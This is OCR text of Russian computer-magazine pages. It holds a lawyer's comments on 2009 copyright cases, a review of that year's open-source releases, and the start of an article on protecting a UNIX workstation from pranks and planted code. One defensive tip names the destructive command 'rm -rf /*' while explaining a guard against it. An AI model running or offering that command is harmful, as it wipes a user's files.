По поводу уходящего года Павел поведал нам следующее: «Как мне кажется, наиболее значимыми в 2009 году были событиями в сфере гражданского, а не уголовного права. Прежде всего, это серия исков, поданных РАО «в защиту прав авторов». У меня имеются основания полагать, что это — только начало: судиться «Российское авторское общество» будет и дальше. Еще одно важное событие — принятие пленумами Верховного и Высшего арбитражного суда совместного постановления, посвященного вопросам применения Четвертой части ГК (*четвертая часть ГК напрямую затрагивает вопросы авторских прав и их нарушения. О принятии постановления мы уже писали, и об этом гудел весь рунет*, — Прим. Mifrill). Кроме того, имели место несколько «знаковых» судебных процессов из-за использования произведений в интернете. По этим процессам можно судить о том, как будет развиваться практика в дальнейшем. Прежде всего, интересно решение по так называемому «делу мастерхоста» и сайта «зайцев.нет» (*«Мастерхост» пытались привлечь к ответственности за размещенные на хостящемся у них zaycev.net музыкальные треки*, — Прим. Mifrill). Постановление было вынесено в декабре прошлого года, но опубликовано только в этом году. Совсем недавно прошел еще один похожий процесс, по делу «Рамблера», который так же хотели привлечь к ответственности за ролик, размещенный одним из пользователей. В обоих случаях суды отказали в требованиях истцов о привлечении к ответственности хостеров за произведения, размещенные у них пользователями. Думаю, и в дальнейшем судебная практика будет развиваться похожим образом, и судам все-таки придется устанавливать, кто же на самом деле совершал действия по использованию произведения, а кто просто предоставлял для этого техническую возможность. Хостер может быть привлечен к ответственности только после предупреждения о незаконном размещении у него контента, в том случае, если не удалит его. Дело в том, что в последнее время распространились иски, авторы которых требуют денег не с тех, кто совершил правонарушение, а с тех, кого легче достать. Надеюсь, суды пресекут подобную практику».

ЮРИЙ «ADEPT» ВИДИНЕЕВ ADEPTG@GMAIL.COM



Встреча прошлого и будущего

Обзор основных достижений в мире OpenSource за прошедший год и попытка заглянуть в будущее

Наверняка тебе, как и мне, часто приходилось слышать мнение, что Linux — самая быстроразвивающаяся ОС в мире. А так как в конце года принято подводить итоги, то предлагаю оценить темпы развития Linux (а также других основных OpenSource-проектов) за год и постараться заглянуть в грядущее, гадая на roadmap'ах.


Уходящий год оказался богат не только на интересные релизы, но и на круглые даты. В сентябре проекту GNU стукнуло 25 лет, в августе ядро Linux достигло совершеннолетия, и в том же месяце Unix праздновал свой очередной юбилей — 40 лет.

ЯДРА — ЧИСТЫЙ ИЗУМРУД

Основная часть любой операционной системы — это ядро. За прошедший год ветка 2.6 ядра Linux пережила 3 релиза (2.6.29, 2.6.30 и 2.6.31). И переживет еще один в декабре (2.6.32), если все пойдет по плану.

Суммарно в версиях 2.6.29 — 2.6.31 к ядру добавили около трех миллионов строк кода, изменения затронули практически все подсистемы ядра. Количество нововведений плохо соотносится с размером статьи, поэтому опишу лишь основные и, на мой взгляд, интересные:

1. Технология KMS (kernel mode setting), позволяющая менять видеорежимы средствами ядра. Поддерживаются видеокарты от Intel, ATI/AMD вплоть до hd4xxx/r700 (только с открытыми дровами) и nVidia (только с дровами nouveau). Кроме того, что технология — великое благо для разработчиков ядра и X11, она дает плюсы и простым пользователям: позволяет запускать X11 не от рута, обеспечивает более плавное переключение между пользовательскими аккаунтами и между X11 и виртуальными терминалами.
2. Новые файловые системы:
• Btrfs — разработанная с нуля ФС, по своим функциональным возможностям близкая к ZFS: снапшоты, компрессия, динамическая дефрагментация, журналирование и т.д. Последняя на данный момент версия данной ФС — 0.19 — явно указывает на то, что пока использовать ее стоит только в целях тестирования.
• Squashfs — ФС, обеспечивающая очень высокое сжатие данных, но предоставляющая доступ в режиме «только для чтения». Основные области применения — всевозможные LiveCD и встраиваемые устройства. И хотя в этих областях ФС уже успешно используется пару лет, в основную ветку ядра она была включена только в версии 2.6.29.
• NILFS2 — устойчивая к сбоям журнально-структурированная ФС. Данные хранит в подобной логам структуре, поддерживает версионность: позволяет при смонтированной в режиме «чтение-запись» ФС смонтировать любое из ее предыдущих состояний в режиме «только для чтения».
• POHMELFS — несмотря на шуточное название, это довольно серьезная высокопроизводительная сетевая ФС, в перспективе более быстрый и функциональный аналог NFS.
• devtmpfs (или Devfs 2.0) — виртуальная файловая система /dev теперь создается в ОЗУ через tmpfs, что позволяет получить к ней доступ еще до монтирования корня.
3. Поддержка новых протоколов:
• WiMAX.
• 802.11w — протокол безопасной передачи управляющей информации в беспроводных сетях. Стандарт пока не утвержден, существует только в виде черновика.
• RDS (Reliable Datagram Sockets) — протокол предназначен для высокоскоростного обмена данными между узлами в кластере.
• IEEE 802.15.4 — протокол описывает низкоскоростную (до 250 Кбит/с) беспроводную сеть и предназначен для общения между собой всевозможных датчиков.



Gnome-shell в Gnome 2.28

• USB 3.0 — новая версия старого доброго USB, увеличивающая теоретическую пропускную способность до 4,8 Гбит/с.
Версия 2.6.32 ядра станет самой революционной версией за последние пару лет, как минимум — ведь в эту версию войдет код от Microsoft :).

ОТКУДА ДРОВИШКИ?

Не все дрова для Linux содержатся в ядре, некоторые производители выпускают свои закрытые (проприетарные) версии. Самый распространенный пример — дрова для видеокарт от известных производителей: AMD и nVidia.
AMD выпускает новый релиз своих закрытых дров Catalyst каждый месяц. Новые функции добавляются сравнительно редко, в основном багфиксы (а багов в дровах пока еще достаточно) и официальная поддержка новых дистрибутивов.
Итак, прогресс дров Catalyst от AMD за этот год:
• Полная поддержка OpenGL 3.0.
• Частичная поддержка RandR 1.3.
• Поддержка Hybrid CrossFire — технологии, позволяющей объединить мощность нескольких неидентичных GPU (например, встроенной и внешней).
• Поддержка Multiview — технологии, позволяющей использовать несколько дисплеев на нескольких видеокартах.
В 2009 году nVidia выпускала дрова в трех ветках: 180.x, 185.x и 190.x. В основном, в changelog'ах встречались багфиксы и добавление поддержки новых GPU/ядер/X.org.
Ключевые изменения в дровах nVidia за год:
• Полная поддержка OpenGL 3.2.
• Множественные улучшения в технологии VDPAU, позволяющей возложить на GPU нагрузку по декодированию видео.
Но главным трендом уходящего года, связанным с GPU, стала, несомненно, технология OpenCL. OpenCL — реализация техники GPGPU, позволяет перекладывать на GPU вычисления, которые обычно производятся CPU. Стандарт OpenCL был разработан в качестве замены аналогичных решений от производителей видеокарт (nVidia CUDA, AMD Stream), поэтому написанная с использованием OpenCL прога будет работать на видеокарте любого производителя, драйвера которой поддерживают OpenCL. Даешь стандартизацию!

БЛИЖЕ К ПОЛЬЗОВАТЕЛЮ

Весь уходящий год не только кернел-хакеры работали, не покладая рук. Разработчикам более приближенных к пользователю приложений тоже есть, чем гордиться. Взять, например, окружения рабочего стола. За 2009 год девелоперами самых больших «противоборствующих» лагерей было выпущено по 2 мажорных релиза.
Основные новшества Gnome 2.26 и Gnome 2.28:
• Поддержка аутентификации с помощью сканера отпечатков пальцев.
• Упрощена настройка многомониторных конфигураций.
• Значительно расширены возможности стандартного модуля Bluetooth.
• Прога для записи дисков Brasero вошла в состав Gnome.
• Evolution стал на шаг ближе к MS Outlook: теперь он понимает PST и умеет общаться с MS Exchange 2007.
• Регулятор громкости интегрирован с модным PulseAudio.
• Множество улучшений в Totem: наконец-то он научился воспроизводить видео с места последней остановки.
Согласен, changelog выглядит не особо внушительно. Но это не значит, что проект останавливается в развитии — просто вовсю идет работа над релизом новой ветки 3.0. Про грядущую версию (должна выйти во втором-третьем квартале 2010) известно немного. Точно будут использоваться две ключевые технологии:
• Gnome Shell — рабочее окружение, предоставляющее новый способ запуска приложений, управления окнами и доступа к документам. Словами это описать сложно, лучше один раз увидеть: http://live.gnome.org/GnomeShell/Screencasts.
• Gnome Zeitgeist — технология, которая регистрирует действия пользователя (созданные в процессе работы файлы, посещенные сайты, почтовые и IM сообщения) и сохраняет их в хронологическом порядке. Это позволяет не только быстро просмотреть историю, но и легко найти любой созданный файл.
Также известно, что Gnome 3 будет использовать новую версию библиотеки Gtk+ 3.
Релиз KDE4 не все поклонники этой графической среды восприняли с энтузиазмом (Линус настолько расстроился, что перешел на Gnome :)). И было, отчего расстроиться: релиз 4.0 сложно назвать стабильным, тянет разве что на альфа-версию. К тому же, сломали совместимость со старыми приложениями. Не упали духом, пожалуй, только разработчики: они продолжили упорно устранять баги и добавлять новые фичи. Результатом года кропотливого труда стали релизы 4.2 и 4.3 (а также минорные релизы 4.2.1-4.2.4 и 4.3.1-4.3.3). Основные нововведения:
• Интегрирование PowerDevil — мощного средства управления питанием.
• Интегрирование PolicyKit — системы для более гибкого управления привилегиями.
• Улучшения в интерфейсе Plasma: новая система уведомлений, новая тема Air, возможность группировки приложений на панели задач, автоскрытие панели и многое другое.
• В Kwin добавлены новые эффекты и переработан интерфейс в сторону упрощения настройки.
• Возможность запускать команды под учетной записью другого пользователя.
• Несколько десятков новых плазмоидов.
• Новый, более гибкий, системный трей.
Следующий релиз (4.4) намечен на январь 2010. Он принесет следующие улучшения:
• Будет базироваться на Qt 4.6.
• KaddressBook будет полностью переписан — обзаведется новым интерфейсом и интеграцией с Akonadi (хранилище данных для записных книжек, органайзеров, будильников и других PIM-приложений).
• Интерфейс Plasma будет оптимизирован для экранов нетбуков.





Макет возможного оформления Firefox 4



OOo4kids

• KAuth — средство, предоставляющее единое API для аутентификации. Пока в качестве backend'а может быть использован только PolicyKit.

В целом, у KDE есть все шансы вернуть доверие Линуса :).

ХОЛОДНАЯ ВОЙНА БРАУЗЕРОВ

Не знаю, как для тебя, но для меня браузер — один из основных рабочих инструментов. Уходящий год в мире браузеров был богат на события и релизы. Новичок — Google Chrome — обзавелся тремя релизами и отхватил около 4% рынка браузеров (если верить статистике statcounter.com). Очень популярная у наших соотечественников Opera в прошедшем году получила релиз за номером 10. Основные изменения:

• Новая версия движка Presto, значительно ускоряющего отрисовку страниц. К тому же, теперь Opera полностью проходит ACID3 (тест поддержки браузером Web-стандартов).

• Проверка орфографии для 51 языка.

• Технология Opera Turbo — запрошенная клиентом страница предварительно сжимается на сервере Opera. Меньше трафика и выше скорость!

Самый популярный открытый браузер — Firefox дорос до нового релиза 3.5. И должен дорасти до 3.6 к концу года. Основные нововведения в версиях 3.5 и 3.6:

• Поддержка некоторых тегов формата HTML5, самые интересные из которых: audio и video. Теперь встроить звуки или клип в страничку очень просто. Есть встроенная поддержка кодеков Ogg Vorbis и Ogg Theora. Видео может проигрываться в полноэкранном режиме.

• Режим приватного просмотра, в котором не ведется никакая история.

• Поддержка определения местоположения. Firefox может сообщать сайту твое приблизительное местоположение (пользуясь сервисом Google Location Services).

• Поддержка определения ориентации с помощью акселерометров.

• Проект Personas — поддержка урезанных тем, не нуждающихся в перезагрузке для применения.

• Поддержка формата Web Open Font Format (WOFF) для распространения шрифтов OpenType, Open Font Format или TrueType в сжатом виде.

• Страница about:support, содержащая информацию о версии, установленных плагинах и основных параметрах конфигурации.

Firefox 3.7 должен выйти в первой половине 2010. Об изменениях известно пока немного:

• Несколько измененный внешний вид: использование одинаковых кнопок вперед/назад на всех платформах, удаление визуального разделителя между панелями.

• Поддержка WebGL — технологии, позволяющей получать доступ к функциям OpenGL через HTML5 canvas tag и JavaScript.

На мой взгляд, Firefox — самый успешный OpenSource-проект для пользователя. Посуди сам: за всю историю существования Firefox его скачали более миллиарда раз, в день релиза версии 3.0 ее скачали более 8 миллионов человек (о чем даже записано в книге рекордов Гиннеса); с сентября 2009 года Firefox 3.5 — самый популярный браузер в Европе (по версии statcounter.com).

OPENOFFICE

Второе место в рейтинге OpenSource-проектов для пользователя по праву принадлежит офисному пакету OpenOffice. В 2009 году увидели свет версии 3.0.1, 3.1 и 3.1.1. В середине декабря ждем еще 3.2.

Основные изменения версий 3.0.1-3.2:

• Существенное увеличение производительности.

• Увеличение размера личного словаря до 30 000 слов.

• Усовершенствование функции комментариев к тексту, теперь поддерживается функция диалога.

• Поддержка метаданных формата ODF 1.2.

• Поддержка Opentype/CFF шрифтов.

• Начальная поддержка «умных» шрифтов Graphite.

• Улучшенный импорт OOXML. Возможность экспорта в OOXML.

У проекта есть достаточно подробный roadmap, из которого можно узнать, что версия 3.3 выйдет в конце мая 2010, 3.4 — в ноябре 2010. Планируемые изменения:

• Удаление поддержки старых форматов StarOffice (*.sdw, *.sdc, *.sdd) (в версии 3.4).

• Интеграция первых достижений проекта Renaissance (проект по изменению внешнего вида OpenOffice).

• Импорт SVG.

• Возможность сравнивать таблицы при сравнении документов.

В конце уходящего года разработчики представили новый проект OOo4kids — упрощенную версию OpenOffice для детей. Из «взрослого» OpenOffice был убран некоторый функционал, в связи с чем возросла производительность. К тому же, немного изменен интерфейс: меньше кнопок на верхней панели, и добавлена боковая панель. Пакет пока еще не имеет русского интерфейса.

ВИРТУАЛИЗАЦИЯ

Вот уже несколько лет технология виртуализации развивается стремительными темпами, область ее применения все ширится и ширится. Главным направлением развития виртуализации в уходящем году была 3D-акселерация в гостевой системе.Сначала давай взглянем на список изменений в VMware Workstation 7:

• Поддержка 3D (OpenGL 2.1 и Shader Model 3.0) в гостевых ОС Microsoft.

• Виртуальная печать позволяет без установки принтеров печатать на все принтеры хостовой ОС — принтеры добавляются в гостевую ОС автоматически.

• Возможность обновления VMware Tools через интернет.


• Возможность создания снимков виртуальной машины по расписанию.

• Шифрование и защита паролем виртуальных машин.


• Возможность поставить на паузу виртуальную машину.

• Добавлена поддержка режима совместимости в Windows 7.





Thunderbird 3



Новый интерфейс Kismet

Основной конкурент WMware Workstation на десктопе — Sun VirtualBox. Несмотря на непонятную судьбу компании-разработчика (поглотит ее Oracle Corporation или нет), данный продукт виртуализации активно развивался (в 2009 году зарелизились версии 2.20, 3.0.0-3.0.10). Основные новшества:

• Импорт и экспорт виртуальных машин в формат OVF (Open Virtualization Format).
• VT-x/AMD-V включены по умолчанию.
• Поддержка USB на хосте OpenSolaris.
• Аппаратное ускорение OpenGL 3D для хостов Linux и Solaris.
• Эмуляция до 32-х виртуальных CPU.
• Возможность аппаратного ускорения Direct3D на Windows-госте.
• Добавлена поддержка режима совместимости в Windows 7.
• Появился порт VirtualBox на FreeBSD.

Другая динамично развивающаяся система виртуализации, способная эмулировать различные платформы (Qemu) в уходящем году была представлена двумя релизами — 0.10 и 0.11. Список основных изменений:

• Поддержка KVM.
• Для компиляции больше не требуется GCC 3.x.
• Эмуляция BSD userspace.
• Эмуляция Intel e1000, Nokia N-series tablet, OMAP2.
• PCI hotplug.
• Поддержка псевдонимов для виртуальных машин.
• Возможность задать последовательность загрузки.
• Поддержка блочных устройств через http.

Широко использующаяся на серверах система виртуализации Xen перенесла одно крупное обновление — была выпущена версия 3.4.0 со следующими изменениями:

• Усовершенствован проброс устройств, особый акцент сделан на устройства для рабочих станций.
• Значительные улучшения, касающиеся надежности и отказоустойчивости.
• Усовершенствован интерфейс Viridian (Hyper-V).
• Управление питанием. Новые алгоритмы разделения процессорного ресурса, позволяющие использовать энергию более экономно.

УТИЛИТЫ ДЛЯ ПЕНТЕСТИНГА

Наши любимые инструменты для пентестинга тоже порадовали интересными мажорными релизами. Например, зарелизился Nmap 5 со следующими изменениями:

• В комплект программ, поставляемых с nmap, добавлена утилита ncat — улучшенная версия nc, умеющая работать не только с TCP, но и с UDP, и обладающая еще целым рядом интересных возможностей.
• Также в комплект добавлена программа ndiff, позволяющая сравнивать различные результаты сканирования. Ndiff очень удобно использовать для автоматического периодического сканирования сети.
• Увеличена скорость сканирования портов. В частности, был обновлен список TCP-портов, сканируемых по умолчанию. Сейчас в нем 1715 портов. А в режиме быстрого сканирования (nmap -F) теперь сканируются не 1300 портов, как раньше, а только 100 наиболее часто используемых.
• Появилась возможность сканировать с указанием фиксированного числа пакетов в секунду.
• В два раза увеличена база сигнатур операционных систем. Теперь она содержит 2003 записи. Также была увеличена база сигнатур приложений — с 4558 до 5512 записей.
• Значительно улучшена работа NSE (Nmap Scripting Engine), расширения, позволяющего использовать простые скрипты для автоматизации различных действий с Nmap. Число скриптов в комплекте увеличено (теперь их 59), добавлены скрипты для симулирования атак, осуществления различных проверок на наличие уязвимостей, подбора паролей через SNMP и POP3 и т.д.

Знаменитый снифер Wireshark в этом году сначала обновился до версии 1.2.0, а затем и до версии 1.2.3:

• Расширен список поддерживаемых ОС; теперь там присутствуют Mac OS X и Windows 7 (в том числе, 64-разрядная).
• Автодополнение при вводе фильтров.
• Добавлена поддержка разрешения DNS-имен с помощью библиотеки c-ares.
• Добавлена поддержка разбора многих новых протоколов, а также форматов файлов с перехваченными пакетами.
• Поиск в базе данных GeoIP и интеграция OpenStreetMap с GeoIP.
• Улучшен вывод на печать в формате Postscript.
• Поддержка Pcap-ng — нового формата файлов для хранения перехваченных пакетов.
• Поддержка получения информации о процессах через IPFIX.
• Последний используемый профиль конфигурации отныне сохраняется.
• Настройки протоколов можно изменить из контекстного меню пакета.
• Поддержка сравнения IP-пакетов.
• Capinfo теперь показывает среднюю скорость прохождения пакетов.

Известный снифер сетей 802.11 Kismet порадовал нас новым релизом 2009-06-R1:


• Полностью переписанное ядро Kismet-Newcore.
• Новый пользовательский интерфейс.
• Новые опции для фильтрации.
• Может частично выполнять функции IDS.
• Новая архитектура с поддержкой плагинов.



▹ links

Roadmap'ы известных проектов:

• http://live.gnome.org/Schedule
• http://en.wikipedia.org/wiki/KDE_4#Release_schedule
• https://wiki.mozilla.org/Firefox/Roadmap
http://wiki.services.openoffice.org/wiki/Features



▹ info

В Ubuntu 9.10 можно включить gnome-shell с помощью команды «gnome-shell --replace». После перезагрузки система вернется к прежнему виду.





• Автоопределение используемого драйвера и каналов прослушиваемого устройства.

МЕСТНЫЕ РЕАЛИИ

Одним из главных вопросов при миграции обычного офиса с винды на линукс была корректность работы небезызвестной бухгалтерской программы от «1С». Сервер уже давно и успешно работает под линуксом, а вот с клиентом сложнее. Да, после плясок с бубном можно было заставить его работать в обычном wine, но стабильность работы никто не гарантировал. Можно было купить wine@etersoft, гарантированно поддерживающий клиент, но ключевое слово «купить» и стоимость сетевых версий не каждому руководству по нраву, особенно в кризисные времена.

Но вдруг свершилось чудо! «1С» выпустила новую версию платформы «1С: Предприятие 8.2», с поддержкой линукса клиентом. Правда, пока только веб-клиентом (и только через Firefox), но это уже не может не радовать.

Еще один класс приложений, работа которых в линуксе просто необходима при миграции некоторых предприятий — всевозможные CAD-системы. В wine корректно работают далеко не все приложения этого класса, а уж нормальные нэйтивные можно пересчитать по пальцам одной руки. Но в конце уходящего года показался свет в конце тоннеля — компания etersoft выпустила специальную версию своего wine, заточенную под работу CAD-систем — wine@etersoft CAD. На момент написания статьи программа находилась в стадии beta-тестирования и поддерживала только Компас 3D 10. В планах поддержка AutoCAD 2008, Компас 3D 9, Компас График, BricksCAD и Plantracer.



Теперь-то мы знаем, на что Линус променял KDE :)

ПРЕКРАСНОЕ ДАЛЕКО, ИЛИ ЧТО ГОД ГРЯДУЩИЙ НАМ ГОТОВИТ


Кроме описанного выше, в грядущем году можно ждать GIMP 2.8 и Thunderbird 3. Назвать дату выхода «убийцы фотошопа» сложно даже приблизительно, так как разработчики, видимо, не очень любят составлять roadmap'ы и давать обещания :). Из нововведений стоит отметить:

• Дальнейшая интеграция GEGL (GEneric Graphics Library, библиотека для обработки изображений).
• Долгожданный однооконный интерфейс (опционально).
• Улучшение инструмента «Текст». Отныне текст вводится прямо на холсте, а не в отдельном маленьком окне.
• Каталогизация ресурсов — к любой кисти, текстуре или градиенту можно будет добавить метку, по которой потом удобно осуществлять поиск.
• Поддержка простых векторных слоев.
• В числовых полях ввода теперь можно использовать арифметические выражения.

Популярный почтовый клиент в начале следующего года дорастет до версии 3. Изменения:

• Движок от Firefox 3.5 (Gecko 1.9.1), благодаря чему поддерживаются все функции огнелиса 3.5 (теги audio, video и прочее).
• Система вкладок, как в Firefox. При выходе из программы запоминаются текущие открытые вкладки.
• Новая поисковая система — теперь все сообщения индексируются. Поиск по индексу работает очень быстро.
• Новый мастер настройки учетных записей.
• «Умные» папки — при наличии нескольких учетных записей можно использовать для них общие папки.
• Предпросмотр нескольких сообщений.
• Упрощенная работа с контактами.
• Новый менеджер расширений.
• Менеджер активности — ведет лог внутренних событий проги.

Популярность различных браузеров в Европе в 2009 году



ЗАКЛЮЧЕНИЕ

Исходя из описанных нововведений, рискну предположить, что год 2010 станет годом линукса на десктопе. Хотя... где-то я это уже слышал :).


Love
loveradio.ru
Love Radio
потому что



ЕВГЕНИЙ ЗОБНИН ZOBNIN@GMAIL.COM



Береги себя

Защищаемся от западлостроений

В прошлом номере мы говорили о шутках, западлостроениях и всем том, что можно сделать с UNIX-системой в отсутствие владельца машины (или подсунув ему наш зловредный код). Все это, конечно, интересно и необычайно эффективно, вот только совершая западлостроение против другого, надо думать и о себе. Рано или поздно месть придет, и к ней надо быть готовым.

Наиболее эффективной защитой от разного рода вторжений в твою систему будет повышение уровня паранойи, и чем этот уровень выше — тем лучше для тебя любимого. Сложные пароли, регулярные проверки файлов на изменения, ограничение всего и вся — вот, чем ты должен заниматься, не пропуская ни одного мало-мальски подозрительного процесса. И первое, с чего следует начать — с защиты своего рабочего места.

ЗАЩИТА РУБЕЖЕЙ

Западлостроения в офисе, учебном заведении и любом людном месте наиболее распространены и эффективны. Машины постоянно остаются без присмотра и любой, хоть чуточку подкованный в техническом плане, человек может делать с брошенными системами все, что угодно. Ты уходишь за кофе, возвращаешься и видишь вместо привычного черного окна xterm нечто раскрашенное в гламурно-розовый цвет с кадром из какого-то ситкома в качестве бэкграунда. Страшного ничего нет, зато ЛОР на ближайшие 10 минут остался без тебя.

К счастью, защититься от физического доступа очень просто. Для этого надо привыкнуть блокировать экран на время своего отсутствия (и можно спокойно бродить где угодно). Способов сделать это уйма, начиная от выбора пункта меню Lock Screen в любой среде и заканчивая клавиатурными комбинациями: <Ctrl+Alt+L> (KDE и Gnome) и <Ctrl+Alt+Del> (Xfce). То же самое можно сделать и из командной строки:

```
KDE $ qdbus org.freedesktop.
ScreenSaver /ScreenSaver Lock
Gnome $ gnome-screensaver-command -l
Xfce $ xflock
```

Для остальных случаев можно использовать команду:

```
$ xscreensaver-command -lock
```

Или установить программку xlock, если xscreensaver не активирован. Консольный аналог называется vlock. Популярные текстовые оконные менеджеры, такие как GNU Screen и Tmux, также позволяют лочить терминал.

Блокировка экрана не принесет большой выгоды, если в BIOS активирована возможность загрузки с CD (всегда найдутся перцы, которые вставят Linux LiveCD в привод и нажмут кнопку Reset). Поэтому загрузку с любых носителей, кроме жесткого диска, придется запретить через CMOS Setup и поставить на него пароль. Для пущей надежности обнули файл /etc/securetty, хранящий списки всех терминалов, с которых возможен вход под учетной записью root.

Если же враг все-таки ухитрился войти в систему, украв пароль или же каким-то другим способом, то его деятельность легко отследить с помощью вызова команды «last», которая покажет все, гхм, акты проникновения, а также чтения файлов истории (~/.history, ~/.bash_history) и логов.

ИНСАЙДЕРЫ

Второй по популярности способ проникновения в систему с целью устроить пользователю западло основан на подкидывании жертве подложного пакета, конфигурационного файла или команды. Метод защиты от подобного вида бомб замедленного действия сводится к следованию ряду банальных, но заслуживающих внимания правил:

1. Не запускай команды, действие которых ты полностью не понимаешь. Различные зловредные команды UNIX-шелла могут быть ловко замаскированы в sh/perl/python/ruby-скрипт, запустив который ты можешь остаться без системы.
2. Не применяй конфигурационные файлы без



их прочтения. Некоторые приложения позволяют поместить в конфиг целый скрипт, который может сделать очень многое.

3. Не накладывай патчи на исходники софтин без прочтения их содержимого или хотя бы удостоверения того факта, что они были получены из источников, заслуживающих доверия. Нет никаких гарантий, что патч не содержит бэкдор, вредоносный код или другую пакость.

4. Никогда не устанавливай пакеты вручную, путем скачивания с сайта и исполнения команды rpm/deb/что-то еще. Любой нормальный дистрибутив имеет удаленный репозиторий, для доступа к которому используются ключи, а все пакеты имеют проверочный хэш-код. В крайнем случае, скачивай пакеты с сайтов, идентифицирующих себя с помощью сертификатов.

5. Всегда распаковывай архивы во временный подкаталог своего домашнего каталога и не ленись проверять их содержимое перед распаковкой. Архив может быть tar-бомбой, подменяющей файлы твоего домашнего каталога, или содержать decompression-бомбу, которая после распаковки превратится в огромный файл, и если он попадет, например, в /tmp, то работоспособность системы будет нарушена.

6. Создай файл с именем «-i» в корневом каталоге (touch /-i). Это заставит команду «rm -rf /*» спрашивать пользователя перед удалением каждого файла корневого каталога (rm примет файл «-i» за флаг командной строки).

ВРАГ ВНУТРИ

Можно долго выстраивать линию обороны, с подозрением относиться ко всему и вся, выдумывать сложнейшие пароли, но если какая-то гадость попадет в систему, бороться с ней придется уже на ближних рубежах. В этом деле тебе помогут правильные права доступа, ограничения и специальные утилиты, предназначенные для контроля целостности системы.

